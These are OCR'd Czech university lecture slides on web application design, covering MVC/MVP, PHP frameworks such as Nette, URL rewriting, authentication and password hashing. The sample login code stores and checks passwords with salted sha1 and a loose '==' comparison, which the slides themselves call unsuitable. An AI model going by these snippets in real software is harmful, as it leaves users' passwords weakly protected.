
- M = model
  - kód měnící data v DB
- V = view
  - prezentační vrstva
- C = controller


- P = presenter

MVC vs MVP

- MVC
  - controller sleduje akce uživatele a předá informace o změně do view
  - více pro desktop nebo RIA
- MVP
  - presenter předává data do view a to na základě dat zobrazí celé rozhraní

MVC vs MVP



Controller
UI (user)
request
modify
forward
Model
update
read
View


UI (user)
interact
display
View
notify
update
Presenter
update
read
Model

MVC vs MVP

- MVC
  - controller může být sdílen mezi více view
  - controller může řídit, které view se zobrazí
    - obsluhuje více view
- MVP
  - komunikace mezi view a presenterem je realizována přes interface
    - vazba je slabší
  - jedno view má jeden presenter (nebo více)

Realita webových aplikací



nebo presenter…?

MVC nebo MVP?

- hlavně oddělit business logiku (M), zobrazovací logiku (V) a aplikační logiku (C/P)
  - závisí více na technických prostředcích
  - každý framework pojímá problematiku trochu jinak
  - MVW - Model View Whatever

Framework

společný název pro mnoho nástrojů

Framework

Šablony (Latte, Twig, Smarty, Blade, …)	ORM systém (Doctrine, Eloquent, Propel, RedBean,…)	MVC/MVP
		CLI
		DB migrace
Formuláře	Lokalizace	DB seedy
Maily	Autentizace	Autorizace

PHP Frameworky


- ucelené systémy určující způsob práce
  - knihovny
  - architektura aplikace

PHP frameworky - Google trends 2015


Porovnat Vyhledávané dotazy

zend php	cake php	laravel php	nette php	yii php
Vyhledávací dotaz	Vyhledávací dotaz	Vyhledávací dotaz	Vyhledávací dotaz	Vyhledávací dotaz

Zájem v průběhu času



PHP frameworky - Google trends 2016




Který si vybrat

- moderní, bezpečný a vyvíjený
  - věnujte pozornost délce podpory vybrané verze
- vhodný pro můj cíl
- s dobrou dokumentací
- používající nástroje, které znám
  - Composer, Git, PhpUnit, …
- s velkou (aktivní) komunitou

Framework VS knihovna

- Inversion of control
  - Framework řídí vás, knihovnu řídíte vy
- Framework = ucelená sada myšlenek a postupů složená z knihoven a sladěná tak, aby co nejlépe plnila svůj účel



Funkce (výhody) frameworku

- Definuje architekturu aplikace
  - např. MVP, push based, pull based
- Zlepšuje testovatelnost aplikace
- Poskytuje:
  - práce s URL (routing)
  - šablonovací systém
  - API pro databázi (např. ORM)
  - validace formulářů
  - …

Funkce (výhody) frameworku

- …
- API pro HTTP data a formuláře, REST
  - GET a POST, COOKIE, SESSION, soubory
- migrace DB
- seedy DB

práce v týmu

- některé mají CLI
  - generování modelů a DB migrací
  - seedování databáze
  - spouštění testů

command line interface

Nevýhody frameworku

- Ne každému musí vyhovovat to, co autorovi frameworku
  - je možné použít jiný framework
    - což ale nejde, pokud máte projekt z poloviny hotov (lock-in)
  - nebo taky žádný
    - MVC lze realizovat různě (není to složité)
    - nesnažte se vyvíjet celou aplikaci od nuly
      - lze si vybrat knihovny a používat je

Zpracování požadavku frameworkem

- obvykle se vše posílá přes index.php
  - mod_rewrite nastaven v .htaccess
- framework podle cesty v URL osloví správný presenter
  - spustí akce modelu (CRUD)
  - předá data z modelu do šablony
- šablona vygeneruje HTML
- HTML se pošle přes HTTP

routování

.htaccess

```
RewriteEngine on

RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule (.*) index.php?q=$1 [L,QSA]
```

cokoliv co není cesta k existující složce nebo souboru přesměrovat na index.php

Pretty URL a mod_rewrite - frameworky

- někdy je nutné URL generovat z DB
  - unikátní klíč nad sloupcem varchar(n)
  - router předá pojmenovaný fragment do presenteru
  - route: produkt/{$productURL}

```
http://www.server.cz/produkt/sklenice-na-pivo
=>
http://www.server.cz/index.php
                    ?q=produkt/sklenice-na-pivo
```

MVC v PHP

SERVER

Framework

Controller/Presenter

```
if(!empty($_POST["title"])) {
  $model->add($_POST["title"], $_POST["description"]);
}
$tasks = $model->loadAll();
$data->add($tasks);
$template->render($data);
```

Routing

/path/ -> Controller

View

```
<!DOCTYPE html>
<html>
  <head>
    ...
  </head>
  <body>
    ...
  </body>
</html>
```

Model

CRUD

DB

KLIENT

View

- [x] ukol 1
- [ ] ukol 2
- [x] ukol 3

nazev

popis

Pridat

Framework Nette

- Český MVP framework
  - David Grudl a Nette foundation
  - bezpečný, moderní
- Hlavní rysy:
  - Latte šablony
  - Tracy (dríve Laděnka)
  - Nette database (dříve DiBi)
  - Adminer (pro správu DB/administraci)
  - Konfigurace ve formátu Neon

Nette - konfigurace

- formát Neon je strukturovaný text
- dovoluje nastavit hodnoty pro různá prostředí
  - vývojové
  - ostré
- https://doc.nette.org/cs/2.3/configuring

Nette - šablony Latte

- makra
  - n:makra
  - http://doc.nette.org/cs/2.1/default-macros
- dědičnost (layout)
- místo generování URL píšete volání funkcí (na presenter)

známe z APV

Nette - Tracy (Laděnka)

- pomocník pro ladění aplikace
  - vyjímky a výpisy chbových hlášení
  - měření času
  - SQL dotazy
  - http://doc.nette.org/cs/2.3/debugging

Nette - databáze

- Nette\Database\Connection
  - v podstatě obálka PDO
  - dříve DiBi

není ORM

- ORM Nette\Database\Table
  - http://doc.nette.org/cs/2.3/database
  - založená na notORM
  - http://www.notorm.com/

ORM, které dynamicky čte strukturu DB

Nette - databáze

nette FRAMEWORK

- Je možné použít např. ORM Doctrine
  - DQL jazyk
    - objektový dialekt SQL
      - podobná, ale jiná syntaxe a hlavně logika
    - podobný Hibernate (Java)

```
$query = $em->createQuery('SELECT u
            FROM MyProject\Model\User u
            WHERE u.age > 20');
$users = $query->getResult();
```

PHP FIG

- Framework Interop Group
  - skupina vývojářů frameworků
- PSR doporučení
- http://www.php-fig.org

tzn. že to není závazné

Porovnání frameworků

- https://en.wikipedia.org/wiki/Comparison_of_web_frameworks#PHP_2
- všimněte si porovnávaných kritérií

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 7.3.2016

Webové aplikace

Autentizace, uživatelsky orientované aplikace, internacionalizace a lokalizace

Mendelova univerzita v Brně

Autentizace

- Proces ověření identity uživatele
- Obvykle pomocí loginu a hesla
  - login je unikátní
    - někdy email (problém se změnou)
  - heslo je "klíč"

Jiné způsoby autentizace

- něco znát
  - heslo, pin
- něco mít
  - klíč, čip, mobil pro opsání kódu, certifikát…
- někým být
  - otisky prstů, oční sken, rozpoznání obličeje
- => vícestupňové ověřování
  - kombinace

Autentizace - uložení hesla

- ~~plain text~~
  - někdy se používá přímo v kódu!!!
- hash a salt
  - nepoužívat md5 ani sha1
- nový modul v PHP (5.5.0)
  - password_hash()
  - password_verify()

Autentizace - hashovací funkce

- jednosměrný převod vstupní hodnoty na binární řetězec dané délky
  - v HEX zapsán pomocí číslic a písmen
- md5
  - 128b - 16B - 32 znaků
- sha1
  - 160b - 20B - 40 znaků

Autentizace - uložení salt a hesla

```
$login = $_POST["login"];
$pass = $_POST["pass"];

$salt = randStr(10);
$hash = sha1($salt . $pass);
storeUser($login, $salt, $hash);
```


salt se také uloží do DB, heslo ne

Autentizace - ověření

```
$login = $_POST["login"];
$pass = $_POST["pass"];
$user = loadByLogin($login);
if($user) {
  $hash = sha1($user["salt"] . $pass);
  if($hash == $user["hash"]) {
  } else {
  }
}
```

salt z DB a heslo z $_POST

Práce se saltem - schema



Proč salt?

- stejná (ale osolená) hesla nemají stejný hash
- útočník nemusí znát algoritmus spojení hesla a saltu
  - pokud pronikl jen do DB

Autentizace - zabezpečení

- můžeme omezit počet pokusů pro přihlášení za časovou jednotku
  - je možné upozornit administrátora
- je možné vyžadovat heslo minimální délky s rozmanitými znaky, aby byl ztížen útok hrubou silou
- salt chrání shodná hesla v DB

Napadení hashe

- kolize hashů
  - 2 jiné řetězce generují stejný hash
- brute-force
  - hledání hesla zkoušením kombinací
  - proto musí být hashovací funkce pomalá
  - Pro generování hashů lze využít GPU
    - desítky miliónů za sekundu (md5)

Ukázka md5 brute-force útoku

- je dána abeceda
  - abcdefghijklmnopqrstuvwxyz1234567890
    - případně i velká písmena
- počet kombinací pro danou délku
  - n^m
    - n - počet znaků abecedy
    - m - délka hesla
  - $n^1+n^2+n^3+n^4$

Ukázka md5 brute-force útoku

- rychlost generování hashů za sekundu

Vždy na jedno jádro	md5	sha1	password_hash() PASSWORD_BCRYPT
Intel Core i5 3,2GHz PHP 5.6.17	607000	580000	15
Intel Core i5 3,2GHz PHP 7.0.4	1030000	1030000	15
Akela PHP 5.6.16	406000	390000	15
Intel Core 2 Duo 2,1GHz PHP 7	800000	715000	10

PHP7 je opravdu rychlejší!

Ukládání uživatelských atributů


- uživatel může v aplikaci provádět různá nastavení
  - není vhodné ukládat vše do jedné tabulky, např. "users"
  - vytvoříme např. tabulku adres, tabulky nastavení pro jednotlivé moduly apod.
  - někdy je vhodné volitelné nastavení ukládat pod identifikátory (není nutné měnit strukturu DB)


Ukládání uživatelských atributů

složitější realizace, bez nutnosti měnit DB

co když potřebuju evidovat nové nastavení?

nutná změna DB

